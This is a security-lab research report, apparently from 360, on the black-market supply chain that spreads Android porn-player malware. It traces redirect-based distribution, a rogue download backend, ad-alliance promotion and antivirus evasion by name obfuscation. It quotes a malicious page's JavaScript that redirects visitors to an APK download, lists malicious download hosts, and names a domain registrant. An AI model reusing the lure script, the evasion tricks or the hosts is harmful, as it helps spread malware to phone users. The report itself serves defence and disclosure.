this.e.registerReceiver(this.s_receiver, v0_3);
```

安全客 ( bobao.360.cn )

图 9 注册 BroadcastReceiver 监听多种事件

## 小结

从 Google 官方对 Android 系统的更新上我们可以看出 Google 对于规范 Android 生态圈的决心，但正如本报告所揭示的，恶意应用开发者的脚步也从未止歇。因此，我们从开发者与用户的角度提出了一些安全建议与方法，希望能对保护 Android 用户的安全起到一定作用。

对于开发者，我们建议多参考官方开发者手册，并积极调整自己的应用程序使之符合官方标准，避免对权限和功能的滥用。

对于用户，我们建议尽量养成以下良好习惯：

- 1.从可信任的平台下载、安装应用程序；
- 2.谨慎授予应用程序请求的权限；
- 3.及时执行系统与软件版本更新；
- 4.养成备份重要信息的习惯；
- 5.安装安全软件，在疑似遭遇恶意软件侵害时积极反馈；

## 360 烽火实验室

360 烽火实验室，致力于 Android 病毒分析、移动黑产研究、移动威胁预警以及 Android 漏洞挖掘等移动安全领域及 Android 安全生态的深度研究。作为全球顶级移动安全生态研究实验室，360 烽火实验室在全球范围内首发了多篇具备国际影响力的 Android 木马分析报告和 Android 木马黑色产业链研究报告。实验室在为 360 手机卫士、360 手机急救箱、360 手机助手等提供核心安全数据和顽固木马清除解决方案的同时，也为上百家国内外厂商、应用商店等合作伙伴提供了移动应用安全检测服务，全方位守护移动安全。

# 移动平台流量黑产研究 ——色情播放器类恶意软件产业链

作者：360 烽火实验室

原文地址：【安全客】<http://bobao.360.cn/learning/detail/3350.html>



文档下载链接：[PDF](#)、[Word](#)

## 第一章 冰山一角

随着互联网的迅猛发展和规模不断扩大，计算机网络不仅在工业、银行、科研教育等各个领域发挥重要作用，而且与我们的日常出行、购物、娱乐、社交等生活密不可分。网络在给我们带来便利的同时，也让一些不法分子嗅到了金钱的味道，产生了诸如钓鱼网站、DDOS 攻击、DNS 劫持、网络流量作弊、恶意程序分发等等黑色产业链。

### 一、 异常流量

网络流量监测作为计算机网络的基础部分，在互联网大数据下通过对流量曲线的检测和分析，可以在第一时间获取特定时期内的网络负载情况、负载变化情况，直观的评估网络环境的健康程度，对于发现网络流量中的异常行为，可以提早发现问题和网络威胁，组织防范或恢复措施，避免带来严重的问题和损失。



360 烽火实验室 8 月底发现了三组异常流量曲线，流量曲线呈现存活时间短，连续 3 天此消彼长的态势，访问量集中最高峰值达到近 2 万次。




图 1.1 异常流量曲线图

## 二、可疑链接

我们通过持续关注和分析，发现了更多（只列举其中 10 个）存在相似行为的网络主机，并且发现了相似的 URL 链接。

可疑主机	可疑链接	下载文件
air.wasjh.com	air.wasjh.com/list/20160914/*.apk	快播成人版
bon.rg32.cn	bon.rg32.cn/list/20160831/*.apk	绝色影视
car.le93.cn	car.le93.cn/list/20160830/*.apk	快播QVOD
hua.pai96.cn	hua.pai96.cn/list/20160825/*.apk	爱色影视
mei.tu87.cn	mei.tu87.cn/list/20160828/*.apk	夜涩爱播
nex.yi52.cn	nex.yi52.cn/list/20160824/*.apk	无码神播
sam.ma25.cn	sam.ma25.cn/list/20160826/*.apk	色色8看片
sun.qi85.cn	sun.qi85.cn/list/20160827/*.apk	无码神播
wei.hu57.cn	wei.hu57.cn/list/20160828/*.apk	色色9看片
zu.fen68.cn	zu.fen68.cn/list/20160829+*.apk	色色8看片

这些可疑链接指向的文件均为名称具有诱惑性、图标暴露的色情播放器类恶意软件，并且链接都包含固定的“list/日期”格式。

## 三、链接重定向

链接重定向[1]就是把一个 URL 重定向到另一个 URL 上去。重定向即是把一个目录或者文件的访问请求转发至另外一个目录或者文件，当用户发出相应的访问请求时将自动跳转到指定的位置，常见的重定向有 301（永久重定向）及 302（暂时重定向）两种。

我们在溯源可疑下载链接的来源时发现，这些可疑链接都是在客户端请求某个链接时经过 HTTP 协议 302 码暂时重定向指向的链接。




图 1.3 重定向示意图

每个独立的下载链接之间看似不相干，但实际上都是存在相互关联的。经过一段时间的观察，我们发现客户端在不同时间内请求同一个链接时，返回的重定向页链接是不同的，并且从抽取的流量包中还发现这些网络流量中所返回的 Set-Cookie 的值都有一个十分明显的固定特征 “cdm=http”。这种链接重定向跳转机制导致出现了上面提到的大量可疑下载链接。

```

GET http://omega.ek92.cn/97zw125 HTTP/1.1
X-Requested-With: com.android.browser
User-Agent: Mozilla/5.0 (Linux; U; Android 4.1.2; zh-cn; Nexus 4 Build/KRT16S)
AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Safari/534.30
Host: omega.ek92.cn

HTTP/1.0 302 Moved Temporarily
Date: Wed, 31 Aug 2016 06:13:57 GMT
Content-Type: text/html
Set-Cookie: aliyungf_t_c=AQAAAMSSMG6UiwoACmzaafZNHprR+biu; Path=/; HttpOnly
Server: nginx
X-Powered-By: PHP/5.3.3
Set-Cookie: cdm=http%3A%2F%2Fh3u9q9e6.qrzxw.com.cn
Location: http://car.1e93.cn/list/20160831/%E8%89%B2%E8%89%B28%E7%9C%8B%E7%89%
97_zw125_11c925.apk
X-Cache: MISS from Hello
X-Cache-Lookup: MISS from Hello:8080
X-Cache: MISS from Hello
X-Cache-Lookup: MISS from Hello:8080
Via: 1.0 Hello (squid/3.1.23)
Connection: close
    
```

```

GET /97zw125 HTTP/1.1
Host: omega.ek92.cn
Connection: keep-alive
dnt: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
X-Requested-With: mark.via
User-Agent: Mozilla/5.0 (Linux; U; Android 4.3.1; zh-cn; MI-ONE Plus build/JLS36I)
AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30
 CyanogenMod/10.2.0/mfone_plus
Accept-Encoding: gzip,deflate
Accept-Language: zh-CN, en-US
Accept-Charset: utf-8, iso-8859-1, utf-16, *;q=0.7
    
```

```

HTTP/1.1 302 Moved Temporarily
Date: Fri, 02 Sep 2016 08:50:04 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: aliyungf_t_c=AQAAAG6g+2ou2wcAunqe2s04zyf2/Cgy; Path=/; HttpOnly
Server: nginx
X-Powered-By: PHP/5.3.3
Set-Cookie: cdm=http%3A%2F%2Fh3u9q9e6.qrzxw.com.cn
Location: http://len.wmwh.com/list/20160902/%E8%89%B2%E8%89%B28%E7%9C%8B%E7%89%
87_v2.2_97zw125_163133.apk
    
```

图 1.4 请求同一链接重定向到不同的地址

## 四、 分发模式

### (一) 分层

通过可疑下载链接的表现形式、利用的 HTTP 协议 302 码暂时重定向特性以及流量包中的固定特征 “cdm=http”，我们关联出更多网络主机间的关系




图 1.5 更多网络主机关系

它们之间关系表现为分层结构主要分为三层，中间层向上指向同一 IP，向下指向多个下载链接，我们将上层命名为“IP 层”，中层命名为“跳转层”，下层命名为“下载层”。

IP层	跳转层	下载层
120.25.203.58	down.mppay.net	<a href="#">ic.sxzhuan.com</a> <a href="#">wvc.11z.j1688.com</a> <a href="#">cdn.shouxinad.com</a> <a href="#">cdn.mppay.net</a> <a href="#">nc.shouxinad.com</a>
	d.mppay.net	<a href="#">mpdwn.oss-cn-shenzhen.aliyuncs.com</a> <a href="#">cdn.sxzhuan.com</a>
114.215.174.187	xx.8782.net	<a href="#">hd.kuaixiaapp.com</a> <a href="#">hdd.8782.net</a>
	pus.qiyue168.cn	<a href="#">rq8zgrbp.zhxapp.com</a> <a href="#">nex.yi52.cn</a>
	kk.kuaixiaapp.com	<a href="#">hd.kuaixiaapp.com</a>
	q7w2e9.zhxapp.com	<a href="#">rq8zgrbp.zhxapp.com</a>

图 1.6 三层结构

## (二) 控制模型

从上面的实例分析，我们抽象出一个三层控制模型，通过控制模型实现对色情播放器类恶意软件的传播。




图 1.7 三层控制模型

下载层：表现为链接每天频繁地变化，出现和消亡的周期短，短时间内访问集中爆发；  
跳转层：表现为采用 HTTP 协议 302 码暂时重定向，灵活切换控制下载层，与下载层相比数量相对收敛；  
IP 层：表现为对跳转层的集中控制管理，与下载层和跳转层相比更为收敛，变化程度小。

## 第二章 始作俑者

色情播放器类恶意软件数量近几年呈现爆发式增长，软件总量达到千万量级，时刻威胁着用户手机及财产安全。“天下熙熙，皆为利来；天下攘攘，皆为利往”，这类恶意软件之所以“兴起”，它的背后一定潜伏着巨大的利益与诱惑。我们对色情播放器类恶意软件的来源、危害和传播方式进行了长期关注，揭开了其背后的黑色产业链。

### 一、重要线索

我们通过网络流量的分析，在“mipay.net”域名下，发现了一个 APK 包的渠道分发状态后台。后台页面清楚得展示出 400 多个渠道编号、更新日期时间和对应的下载链接。



渠道编号	更新日期时间	更新时间	操作
G222	20161125152409	7分钟前	<a href="#">下载</a>
G100	20161125152417	7分钟前	<a href="#">下载</a>
G099	20161125152424	7分钟前	<a href="#">下载</a>
G098	20161125152432	6分钟前	<a href="#">下载</a>
G097	20161125152440	6分钟前	<a href="#">下载</a>
G096	20161125152447	6分钟前	<a href="#">下载</a>
G095	20161125152454	6分钟前	<a href="#">下载</a>
G094	20161125152503	6分钟前	<a href="#">下载</a>
G093	20161125152510	6分钟前	<a href="#">下载</a>
G092	20161125152518	6分钟前	<a href="#">下载</a>
G091	20161125152526	6分钟前	<a href="#">下载</a>
G090	20161125152534	5分钟前	<a href="#">下载</a>
G089	20161125152541	5分钟前	<a href="#">下载</a>
G088	20161125152549	5分钟前	<a href="#">下载</a>
G087	20161125152557	5分钟前	<a href="#">安全客 (botao.360.cn)</a>

图 2.1 分发后台

页面分发的软件全部为色情播放器类软件归属与 Trojan.Dropper.Android.FakeDebugger.B 同一恶意家族，并且分发的软件每天都在更新，我们选取了一段时间内下载的软件进行了统计，其中包括“91 爱妹视频”、“成人 i 影院”、“91 爱色院线”等等。




图 2.2 分发后台下载统计

“mppay.net” 域名的备案信息显示，网站名称为“安卓图片”，注册人为汤某，官网地址为“www.mppay.net”。



图 2.3 展示了“安卓图片”的 ICP 备案信息。主体信息包括：

ICP 备案主体信息			
备案/许可证号：	粤 ICP 备 15049244 号	审核通过时间：	2016-06-29
主办单位名称：	深圳市明鹏光易科技有限公司	主办单位性质：	企业

网站信息包括：

ICP 备案网站信息			
网站名称：	安卓图片	网站首页网址：	<a href="http://www.mppay.net">www.mppay.net</a>
网站负责人姓名：	汤柳明	网站域名：	mppay.net
网站备案/许可证号：	粤 ICP 备 15049244 号-1	网站前置审批项：	

图 2.3 备案信息



图 2.4 辉煌国泰网页

官网看似正常，但是我们发现几个细节比较可疑。首先，官网名称为“辉煌国泰”主要销售车载多媒体与备案名称信息不符；其次，官网所有的链接都为无效链接点击无效，并且在网页源码中我们发现“saved from url=(0038)http://www.xinpinhang.com/cn/index.php”

```
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
2 <!-- saved from url=(0038)http://www.xinpinhang.com/cn/index.php -->
3 <html xmlns="http://www.w3.org/1999/xhtml"><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
```

图 2.5 辉煌国泰网页源码

这个链接指向另一个名为“鑫品航电子”的网站，这个网站的链接跳转正常。“辉煌国泰”与“鑫品航电子”两个网站从架构到内容都高度相似。“辉煌国泰”仿冒他人网站内容作为掩护，实际上背后是色情播放器类恶意软件的分发平台。



图 2.6 鑫品航电子网页

通过数据查询，汤某还注册了多个域名，我们发现其他几个也都是一些假冒网站，域名下存在管理后台暗中推广色情播放器类恶意软件行为。




图 2.7 域名注册信息

## 二、产业链

### (一) 制作

#### 1. 恶意模块集成

开发者利用一些 Root Exploit SDK 部署恶意模块，从而达到窃取隐私、恶意扣费、静默安装等多种恶意行为。

## 安卓一键ROOT, android root api sdk 服务支持

🕒 2016-03-01 09:40 📄 本站整理 🌐 浏览(458)

### android 一键root sdk已经开发完毕，支持PC 及手机端；

鉴于现在手机端的需求比较大，特提供SDK外放服务；以及ROOT技术支持；

商务合作



ROOT后您可以：

- 1、删除系统应用，定制个性化系统
- 2、各种暗扣(当然现在国内环境不行,但是您有渠道还是可以的)
- 3、静默安装各种推广APP
- 4、打压竞争对手APP
- 5、后台静默刷流量
- 6、完全控制他人手机

安全客 (bobao.360.cn )

图 2.8 寻求 Root SDK 合作

## 2. 免杀

开发者不仅在软件名称、包名、签名进行混淆，还对代码进行加固保护，试图绕过杀软的查杀策略，达到免杀目的。



原软件名	混淆软件名
火爆视频	V火UA爆gOAvy视tm频
视频解码软件	O视mP频lG解tp码IV软GG件
夜涩视频	O夜eq涩SV视pX频
视频解码软件	O视TA频iu解EI码Gc软ft件
视频解码软件	O视xv频FR解kD码vg软Uk件
小爱视频	小O爱T视C频
夜涩视频	O夜gZ涩Hh视Ht频
夜涩视频	K夜OB涩L视Q频

图 2.9 Android 木马逃逸术-软件名称混淆[2]

### 3. 视频教程

网上还有一些教授如何制作下载页面后台和替换下载链接的视频教程。




图 2.10 制作视频教程

### 4. 申请支付 ID

开发者为了牟取暴利，在软件中还会集成支付插件，支付插件需要申请支付 ID，一般申请条件分为：

支持个人申请，不需要审核 APP，直接拿到支付 ID；

需要提供 APP 审核，审核通过后，才提供支付 ID；

需要企业资质证明和 APP 审核通过后才能够申请支付 ID；

为了申请的代价低，开发者一般会选用支持个人申请的支付插件进行嵌入。

## (二) 传播

经过我们调查，色情播放器类恶意软件背后的产业链主要由开发者、广告主、广告联盟和网站主四部分组成，他们之间的运作方式如下：




图 2.11 运作方式示意图

开发者将制作的恶意软件提供给广告主；

广告主负责寻求推广资源；

网站主负责接收推广任务；

广告联盟作为广告信息发布平台，将广告主的需求和网站主的资源联系在一起，负责恶意软件的投放并且管理分发统计后台，将推广数据提供给广告主查看。

### 1. 广告联盟



广告联盟在整个产业链运作中扮演着重要的角色，成为色情播放器类恶意软件的背后推手。

The screenshot shows the homepage of the Queen Ad Alliance (女王广告联盟) at [www.nuwlm.com](http://www.nuwlm.com). The top navigation bar includes links for '我的首页' (My Home), '商家广告' (Business Ads), '管理广告位' (Manage Advertising Positions), '数据报表' (Data Reports), '查看订单' (View Orders), and '支付结算' (Payment Settlement). Below the navigation is a main banner featuring a circular logo with the text '女王联盟' (Queen Alliance) and several promotional highlights: '不扣量' (No Deduction), '有后台' (Has Backend), '有奖励' (Has Rewards), '积分兑奖' (积分 Exchange), '结算快' (Settlement is Fast), and '软件捆绑' (Software Bundling). Below the banner are four icons representing different合作 (Cooperation) types: '网站合作' (Website Cooperation), '手机APP' (Mobile APP), '软件捆绑' (Software Bundling), and '短网址工具' (Short URL Tools). A blue banner at the bottom of the page displays a recommendation: '好号! 【推荐】播放器推荐成人快播, VA播放器, 西瓜成人版【推荐】' (Good account! [Recommend] Player recommendation: Adult Kuaipai, VA Player, Xigua Adult Edition [Recommend]). The bottom right corner of the banner contains the text '安全客 (bobao.360.cn)'.

图 2.12 广告联盟网页推荐色情播放器软件

The screenshot shows the homepage of the Huibao TV Promotion Alliance (火爆TV推广联盟) at [bobao.360.cn](http://bobao.360.cn). The top features a large red '火爆' logo with 'TV 推广联盟' (TV Promotion Alliance) next to it. Below the logo is a login form with fields for '用户名' (Username) and '密码' (Password), and a green '登 录' (Login) button. To the right of the login form are links for '忘记密码' (Forgot Password) and '注 册' (Register). On the far right, there is a red vertical '在线客服' (Online Customer Service) button with a small QQ icon. The main content area includes the text '独家产品 + 实时数据 + 每日支付' (Exclusive products + Real-time data + Daily payment) and '秒杀一切产品' (Kill all products). At the bottom, it says '业内独家自定义产品价格功能' (Industry's only self-defined product price function). The bottom right corner of the page also contains the text '安全客 (bobao.360.cn)'.

图 2.13 火爆 TV 推广联盟页面

## 2. 投放途径

### 1) 网页诱导

利用诱惑的网站信息，诱导用户主动点击链接触发。



图 2.14 以预览图的方式诱惑点击链接

### 2) 网页挂马

在页面中嵌入 javascript 代码，在页面被访问时弹框下载

```
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<meta charset="utf-8">
<title>Dare Dorm 专业成人手机电影在线播放</title>
<meta id="viewport" name="viewport" content="width=device-width, initial-scale=1.0, minimum-scale=1.0, maximum-scale=1.0">
<!--link rel="stylesheet" type="text/css" href="images/index5.css"-->
<script type="text/javascript">
    function download() {
        alert("提示：网页访问量巨大，请移步本站客户端，极速播放影片");
        //window.location.href="http://████.cn/ZZm";
        window.location.href="http://tcm1.████.com/hskb_0066-XXX-app";
        //window.location.href="http://vi.jum████.y.com/A627_kCFfNGrE";
        //window.location.href="http://down.hub████.v.cc/270/huobaotv.app";
    }
    
```

安全客 (bobao.360.cn)

